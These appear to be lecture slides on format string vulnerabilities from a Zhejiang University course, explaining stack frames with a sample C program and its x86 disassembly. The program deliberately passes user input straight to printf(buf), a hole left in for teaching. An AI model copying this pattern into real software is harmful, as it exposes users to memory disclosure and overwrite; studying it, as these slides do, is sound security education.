
Format String Vulnerability and Attack

Yajin Zhou (http://yajin.org)


Zhejiang University

Stack

- Stack frame
- ebp-> stack bottom (high address), esp-> stack top (low address)
- Values in stack
    - Save parameters
    - Save return value
    - Last ebp
    - Local variables




An example



```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define MAX_LEN 128

int test(int a, int b)
{
    char buf[MAX_LEN];
    short int len;
    int ret;

    ret =  a + b;
    memset(buf, 0, MAX_LEN);
    len = read(STDIN_FILENO, buf, MAX_LEN);
    printf("len address: %p\nlen value: %d\n", &len, len);
    printf(buf);
    printf("len address: %p\nlen value: %d\n", &len, len);
    puts("END");
    return ret;
}

int main()
{
    printf("Welcome! Please input something.\n");
    printf("Result: %d\n", test(4, 5));
    return 0;
}
~
```

Main function


- Push parameters into the stack
- Call test
  - Push return value 0x804857c on the stack
  - Jump



```
0804854f <main>:
 804854f:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048553:       83 e4 f0                and    $0xfffffff0,%esp
 8048556:       ff 71 fc                pushl  -0x4(%ecx)
 8048559:       55                      push   %ebp
 804855a:       89 e5                   mov    %esp,%ebp
 804855c:       51                      push   %ecx
 804855d:       83 ec 04                sub    $0x4,%esp
 8048560:       83 ec 0c                sub    $0xc,%esp
 8048563:       68 44 86 04 08          push   $0x8048644
 8048568:       e8 f3 fd ff ff          call   8048360 <puts@plt>
 804856d:       83 c4 10                add    $0x10,%esp
 8048570:       83 ec 08                sub    $0x8,%esp
 8048573:       6a 05                   push   $0x5
 8048575:       6a 04                   push   $0x4
 8048577:       e8 1f ff ff ff          call   804849b <test>
 804857c:       83 c4 10                add    $0x10,%esp
 804857f:       83 ec 08                sub    $0x8,%esp
 8048582:       50                      push   %eax
 8048583:       68 65 86 04 08          push   $0x8048665
 8048588:       e8 c3 fd ff ff          call   8048350 <printf@plt>
 804858d:       83 c4 10                add    $0x10,%esp
 8048590:       b8 00 00 00 00          mov    $0x0,%eax
 8048595:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048598:       c9                      leave
 8048599:       8d 61 fc                lea    -0x4(%ecx),%esp
 804859c:       c3                      ret
 804859d:       66 90                   xchg   %ax,%ax
 804859f:       90                      nop
```

Prologue of test


- Push ebp, esp->ebp, allocate stack space by subbing esp
- Two parameters
  - Ebp + 8, ebp + 0xc




```
0804849b <test>:
804849b:        55                      push   %ebp
804849c:        89 e5                   mov    %esp,%ebp
804849e:        81 ec 98 00 00 00       sub    $0x98,%esp
80484a4:        8b 55 08                mov    0x8(%ebp),%edx
80484a7:        8b 45 0c                mov    0xc(%ebp),%eax
80484aa:        01 d0                   add    %edx,%eax
80484ac:        89 45 f4                mov    %eax,-0xc(%ebp)
80484af:        83 ec 04                sub    $0x4,%esp
80484b2:        68 80 00 00 00          push   $0x80
80484b7:        6a 00                   push   $0x0
80484b9:        8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
80484bf:        50                      push   %eax
80484c0:        e8 bb fe ff ff          call   8048380 <memset@plt>
80484c5:        83 c4 10                add    $0x10,%esp
80484c8:        83 ec 04                sub    $0x4,%esp
80484cb:        68 80 00 00 00          push   $0x80
80484d0:        8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
80484d6:        50                      push   %eax
80484d7:        6a 00                   push   $0x0
80484d9:        e8 62 fe ff ff          call   8048340 <read@plt>
80484de:        83 c4 10                add    $0x10,%esp
80484e1:        66 89 85 72 ff ff ff    mov    %ax,-0x8e(%ebp)
80484e8:        0f b7 85 72 ff ff ff    movzwl -0x8e(%ebp),%eax
80484ef:        98                      cwtl
80484f0:        83 ec 04                sub    $0x4,%esp
80484f3:        50                      push   %eax
80484f4:        8d 85 72 ff ff ff       lea    -0x8e(%ebp),%eax
80484fa:        50                      push   %eax
80484fb:        68 20 86 04 08          push   $0x8048620
8048500:        e8 4b fe ff ff          call   8048350 <printf@plt>
8048505:        83 c4 10                add    $0x10,%esp
8048508:        83 ec 0c                sub    $0xc,%esp
804850b:        8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
8048511:        50                      push   %eax
8048512:        e8 39 fe ff ff          call   8048350 <printf@plt>
8048517:        83 c4 10                add    $0x10,%esp
804851a:        0f b7 85 72 ff ff ff    movzwl -0x8e(%ebp),%eax
8048521:        98                      cwtl
```

Invoke print

- push eax (len)
- Push add of len (ebp-0x8E)
- invoke printf

